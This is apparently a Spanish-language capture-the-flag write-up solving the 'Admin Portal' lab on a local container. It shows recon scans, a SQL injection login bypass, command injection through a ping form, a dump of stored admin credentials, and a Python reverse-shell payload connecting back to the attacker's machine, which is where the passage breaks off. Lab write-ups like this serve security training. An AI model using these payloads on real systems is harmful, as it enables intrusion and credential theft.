

Solución al lab **Admin Portal** (nivel medio)

```
chifay@kali: ~/Whoami-Labs/ADMIN PORTAL
Session Actions Edit View Help

WHOAMI-LABS.COM

Bienvenido a WHOAMI-LABS.COM.
Aprende, simula, escala. Sin burocracia.

[*] Cargando imagen desde adminportal.tar...
[+] Imagen cargada exitosamente

[*] Iniciando laboratorio...

[v] Laboratorio desplegado correctamente.

LAB: Admin Portal
DIFICULTAD: ★★★★★★ medio (3 puntos)

IP del laboratorio: 172.17.0.2

Ingresa la flag de User (formato user{... }):
```

Comenzaremos realizando un escaneo de puertos con nmap

```
chifay@kali: ~/Whoami-Labs/ADMIN PORTAL
Session Actions Edit View Help

chifay@kali: ~/Whoami-Labs/ADMIN PORTAL
chifay@kali: ~/Whoami-Labs/ADMIN PORTAL

(chifay@kali)-[~/Whoami-Labs/ADMIN PORTAL]
$ nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 172.17.0.2 -oN nmap_adminportal
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-16 11:55 -0600

PORT      STATE SERVICE REASON      VERSION
80/tcp    open  http    syn-ack ttl 64 Apache httpd 2.4.67 ((Debian))
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-title: Nexus Cloud Solutions
|_ http-server-header: Apache/2.4.67 (Debian)
MAC Address: 0E:D6:03:14:E8:38 (Unknown)
```

Escaneo a mayor profundidad

```
(chifay@kali)-[~/Whoami-Labs/ADMIN PORTAL]
$ nmap -p 80 --script vuln 172.17.0.2 -oN nmap_vuln_adminportal
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-16 12:00 -0600
Nmap scan report for 172.17.0.2
Host is up (0.000053s latency).

PORT      STATE SERVICE
80/tcp    open  http
|_ http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
|_ http-csrf:
|_ Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=172.17.0.2
|_ Found the following possible CSRF vulnerabilities:
|
|   Path: http://172.17.0.2:80/login.php
|   Form id: username
|   Form action: login.php
|_ http-dombased-xss: Couldn't find any DOM based XSS.
|_ http-cookie-flags:
|   /login.php:
|     PHPSESSID:
|       httponly flag not set
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_ http-enum:
|_ /login.php: Possible admin folder
MAC Address: 0E:D6:03:14:E8:38 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 31.36 seconds
```

Feroxbuster

```
chifay@kali: ~/Whoami-Labs/ADMIN PORTAL
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/ADMIN PORTAL x chifay@kali: ~/Whoami-Labs/ADMIN PORTAL x

Target Url      http://172.17.0.2/
In-Scope Url    172.17.0.2
Threads        50
Wordlist         /usr/share/wordlists/dirb/common.txt
Status Codes    All Status Codes!
Timeout (secs)  7
User-Agent      feroxbuster/2.13.1
Config File     /etc/feroxbuster/ferox-config.toml
Extract Links   true
Output File     web.txt
Extensions     [php, txt, html, bak, old, env, zip, db, sql, log, env]
HTTP methods    [GET]
Recursion Depth 4


Press [ENTER] to use the Scan Management Menu™

404 GET 9l 32w 312c Auto-filtering found 404-like response and created new filter; toggle off with
--dont-filter
403 GET 9l 29w 315c Auto-filtering found 404-like response and created new filter; toggle off with
--dont-filter
302 GET 0l 0w 0c http://172.17.0.2/admin.php => login.php
200 GET 127l 240w 2137c http://172.17.0.2/style.css
200 GET 43l 118w 1459c http://172.17.0.2/index.php
200 GET 42l 106w 1398c http://172.17.0.2/login.php
200 GET 43l 118w 1459c http://172.17.0.2/
302 GET 0l 0w 0c http://172.17.0.2/logout.php => index.php
[#####] - 6s 55404/55404 0s found:6 errors:0
[#####] - 5s 55368/55368 10157/s http://172.17.0.2/
```


Archivos encontrados:

- index.php - Página principal
- login.php - Formulario de login (con validación JavaScript)
- admin.php - Redirige a login.php
- logout.php - Redirige a index.php
- style.css - Estilos


Inspección visual página principal (index.php)



Código fuente página principal



Página Staff Login (login.php)



Nexus Cloud - Staff Login

Not Secure http://172.17.0.2/login.php

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Nexus Cloud [Return Home](#)


Staff Portal Access

Username

Password

[Secure Login](#)

Código fuente login.php



```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <title>Nexus Cloud - Staff Login</title>
6   <link rel="stylesheet" href="style.css">
7 </head>
8 <body>
9   <header>
10    <h1> Nexus Cloud</h1>
11    <nav>
12      <a href="index.php">Return Home</a>
13    </nav>
14  </header>
15
16  <div class="login-box">
17    <h2 style="text-align: center;">Staff Portal Access</h2>
18    <form method="POST" action="login.php" onsubmit="return validateLogin()">
19      <label>Username</label>
20      <input type="text" id="username" name="username" placeholder="Employee ID or Username" required>
21
22      <label>Password</label>
23      <input type="password" name="password" placeholder="*****" required>
24
25      <button type="submit">Secure Login</button>
26    </form>
27    <p class="error"></p>
28  </div>
29
30  <script>
31    function validateLogin() {
32      var user = document.getElementById('username').value;
33      // Frontend validation forcing them to use Burp Suite
34      if(user.includes('**') || user.includes('=') || user.includes('-')) {
35        alert('Security Policy: Special characters are strictly prohibited by the Web Application Firewall!');
36        return false;
37      }
38      return true;
39    }
40  </script>
```

Información importante:


- **PHPSESSID** - Cookie de sesión (httponly no establecida)
- **Validación JS en frontend:** Bloquea caracteres ', =, -

Ya que en el frontend hay un filtro JS bloquea los caracteres ', = y - no podemos probar SQL Injection directamente, por lo que usaremos burp para hacer las pruebas

Abrimos burp y configuramos nuestro navegador para que envíe las peticiones a burp, en burp activamos el interceptor y en nuestro navegador en la pagina de login generamos la petición con el usuario admin y contraseña test



En el interceptor vemos dicha petición y vamos a cambiar *username=admin&passwr=test*, para realizar las pruebas mandamos esta petición al repeater y cambiamos a *username=admin' OR '1'='1&password=test* y mandamos dicha petición



Podemos ver una respuesta 302 lo que nos dice que nuestra petición fue redirigida, vamos a darle al botón de seguir redirección para ver el sitio que nos debería mostrar al iniciar la sesión


```
Request
Pretty Raw Hex
1 GET /admin.php HTTP/1.1
2 Host: 172.17.0.2
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Origin: http://172.17.0.2
8 Connection: keep-alive
9 Referer: http://172.17.0.2/login.php
10 Cookie: SESSfb8a6402175bd59d18a885c9e379749a=62-h2NnzQLPC744oNOCDDMBLKAeyk0sEi_rpzUipkDA; Drupal.toolbar.collapsed=0; has_js=1; PHPSESSID=9343jca0gehuqtdvtdsg4sm7b
11 Upgrade-Insecure-Requests: 1
12 Priority: u=0, i
13
14


Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Sun, 16 Aug 2026 21:26:18 GMT
3 Server: Apache/2.4.67 (Debian)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 1473
9 Keep-Alive: timeout=5, max=100
10 Connection: Keep-Alive
11 Content-Type: text/html; charset=UTF-8
12
13 <!DOCTYPE html>
14 <html lang="en">
15 <head>
16 <meta charset="UTF-8">
17 <title>
18 Nexus Cloud - Admin Dashboard
19 </title>
20 <link rel="stylesheet" href="style.css">
21 </head>
22 <body>
23 <header style="background-color: #8b0000;">
24 <h1>Nexus Cloud - SYSTEM ADMINISTRATION
25 </h1>
26 <nav>
27 <a href="logout.php" style="border: 1px solid white; padding: 5px 10px; border-radius: 4px;">
28 Logout
29 </a>
30 </nav>
31 </header>
```

Vemos que nos manda al panel de Administración del Sistema

```
Response
Pretty Raw Hex Render
Network Diagnostics Center
</h2>
<p>
Use this internal tool to verify connectivity to customer instances and edge nodes.
</p>
<hr>
<form method="POST" onsubmit="return validatePing()">
<label>
Target IP Address:
</label>
<input type="text" id="ip" name="ip" placeholder="e.g., 10.0.0.5" value="127.0.0.1" required>
<button type="submit" style="background-color: #8b0000;">
Run Diagnostic Ping
</button>
</form>
<script>
function validatePing() {
var ip = document.getElementById('ip').value;
// Frontend validation forcing them to use Burp Suite for Command Injection
if(!/^0-9./test(ip)) {
alert('Security Policy: Only numbers and dots are allowed for IP addresses!');
return false;
}
return true;
}
</script>
</div>
</body>
</html>
```

En la parte de abajo del código, podemos ver que se trata de una herramienta de diagnóstico de red que permite hacer ping, pero al igual que la página de login tiene un script a nivel del frontend para validar la entrada y solo permitir números y punto

Ahora ya podemos enviar la petición directa al servidor para poder entrar



Código fuente

```
3 <head>
4   <meta charset="UTF-8">
5   <title>Nexus Cloud - Admin Dashboard</title>
6   <link rel="stylesheet" href="style.css">
7 </head>
8 <body>
9   <header style="background-color: #8b0000;">
10    <h1> Nexus Cloud - SYSTEM ADMINISTRATION</h1>
11    <nav>
12      <a href="logout.php" style="border: 1px solid white; padding: 5px 10px; border-radius: 4px;">Logout</a>
13    </nav>
14  </header>
15
16  <div class="admin-box">
17    <h2>Network Diagnostics Center</h2>
18    <p>Use this internal tool to verify connectivity to customer instances and edge nodes.</p>
19    <hr>
20
21    <form method="POST" onsubmit="return validatePing()">
22      <label>Target IP Address:</label>
23      <input type="text" id="ip" name="ip" placeholder="e.g., 10.0.0.5" value="127.0.0.1" required>
24      <button type="submit" style="background-color: #8b0000;">Run Diagnostic Ping</button>
25    </form>
26
27    <script>
28      function validatePing() {
29        var ip = document.getElementById('ip').value;
30        // Frontend validation forcing them to use Burp Suite for Command Injection
31        if(!/^0-9.1/.test(ip)) {
32          alert('Security Policy: Only numbers and dots are allowed for IP addresses!');
33          return false;
34        }
35        return true;
36      }
37    </script>
38  </div>
39 </body>
40 </html>
41 </html>
42
```

En el código fuente confirmamos lo que nos mostraba el repeater de burp, acerca del script de validación de entrada

Ahora repetiremos el mismo proceso con burp para ver si al saltarnos la validación de entrada, tenemos ejecución de comandos


Request

```

Pretty Raw Hex
GET /admin.php HTTP/1.1 Host: 172.17.0.2 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 12
Origin: http://172.17.0.2
Connection: keep-alive
Referer: http://172.17.0.2/admin.php
Cookie: SESSfb8a6402175bd59d18a885c9e379749a=62-h2NhzQLPC744oN0CCDMLKAEyk0sEi_rpzUiPkDA; Drupal.toolbar.collapsed=0; has_js=1; PHPSESSID=9343jca0gehuqtedvtdsg4sm7b
Upgrade-Insecure-Requests: 1
Priority: u=0, i
ip=127.0.0.1

```

Hemos capturado la petición el burp y vamos a cambiar `ip=127.0.0.1` por `ip=127.0.0.1;whoami;id` y mandar la petición directo al servidor



Podemos ver que ya tenemos RCE por lo que ahora vamos a ejecutar comandos para leer archivos del sistema y posterior ejecutamos una shell reversa para conectarnos al sistema con el usuario `www-data`

Comando pwd

Diagnostic Results:

```
/var/www/html
```

Veamos que hay en /var/www

Diagnostic Results:

```
total 28
drwxrwxr-x 1 www-data www-data 4096 Aug 16 17:53 .
drwxr-xr-x 1 root     root     4096 May 23 17:24 ..
drwxr-xr-x 1 root     root     4096 May 23 17:25 html
-rw-rw-rw- 1 www-data www-data 8192 Aug 16 17:53 portal.db
-r----- 1 www-data www-data   36 Aug 16 17:53 user.txt
```

Encontramos dos archivos interesantes, portal.db y user.txt (posiblemente sea la bandera de usuario), vamos a ver su contenido

Contenido del archivo portal.db

Diagnostic Results:

```
SQLite format 3@ .c
0000tableusersusersCREATE TABLE users (id INTEGER PRIMARY KEY, username TEXT, password TEXT)
0000[adminTh1s_1s_4_L0ng_P4ssw0rd_Y0u_W0nt_Gu3ss!
```

Encontramos lo que al parecer son las credenciales del sistema del usuario admin:Th1s_1s_4_L0ng_P4ssw0rd_Y0u_W0nt_Gu3ss!

Contenido del archivo user.txt

Diagnostic Results:

```
user{[REDACTED]}
```

Encontramos la bandera de usuario, vamos a verificarla

```
chifay@kali: ~/Whoami-Labs/ADMIN PORTAL
```

Session Actions Edit View Help

chifay@kali: ~/Whoami-Labs/ADMIN PORTAL x chifay@kali: ~/Whoami-Labs/ADMIN PORTAL x chifay@kali: ~/Whoami-Labs/ADMIN PORTAL x

/||_/_/_/_||_/_||_/_/_/_/_/_/_/_||_/_||

Bienvenido a WHOAMI-LABS.COM.
Aprende, simula, escala. Sin burocracia.

[*] Cargando imagen desde adminportal.tar...
[+] Imagen cargada exitosamente

[*] Iniciando laboratorio...

[v] Laboratorio desplegado correctamente.

LAB: Admin Portal
DIFICULTAD: ***☆☆☆☆ medio (3 puntos)

IP del laboratorio: 172.17.0.2

Ingresar la flag de User (formato user{...}): user{XXXXXXXXXXXXXXXXXXXX}

[+] Flag de usuario correcta. ¡Buen trabajo!

Ingresar la flag de Root (formato root{...}):

Ahora para poder obtener la bandera de root vamos a ejecutar una shell reversa

Primero ponemos una terminal en escucha con nc

```
(chifay@kali)-[~/Whoami-Labs/ADMIN PORTAL]
$ nc -lvp 4444
listening on [any] 4444 ...
```

Luego a través de burp mandaremos a ejecutar una shell reversa con el código en python

Request

Pretty	Raw	Hex
<pre>4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 12 9 Origin: http://172.17.0.2 0 Connection: keep-alive 1 Referer: http://172.17.0.2/admin.php 2 Cookie: SESSfba6402175bd59d18a885c9e379749a=62-h2NnzQLPc744oNOCCDMSLKAy0sEi_rpzUjPkDk; Drupal.toolbar.collapsed=0; has_js=1; PHPSESSID=9345jca0gehuqtedytsg4sm7b 3 Upgrade-Insecure-Requests: 1 4 Priority: u=0, l 5 6 ip=127.0.0.1:python3 -c 'import os,pty,socket;s=socket.socket();s.connect(("172.17.0.1",4444));[os.dup2(s.fileno(),f) for f in (0,1,2)];pty.spawn("/bin/bash")'</pre>		

Y de regreso a nuestra terminal que dejamos en escucha

```
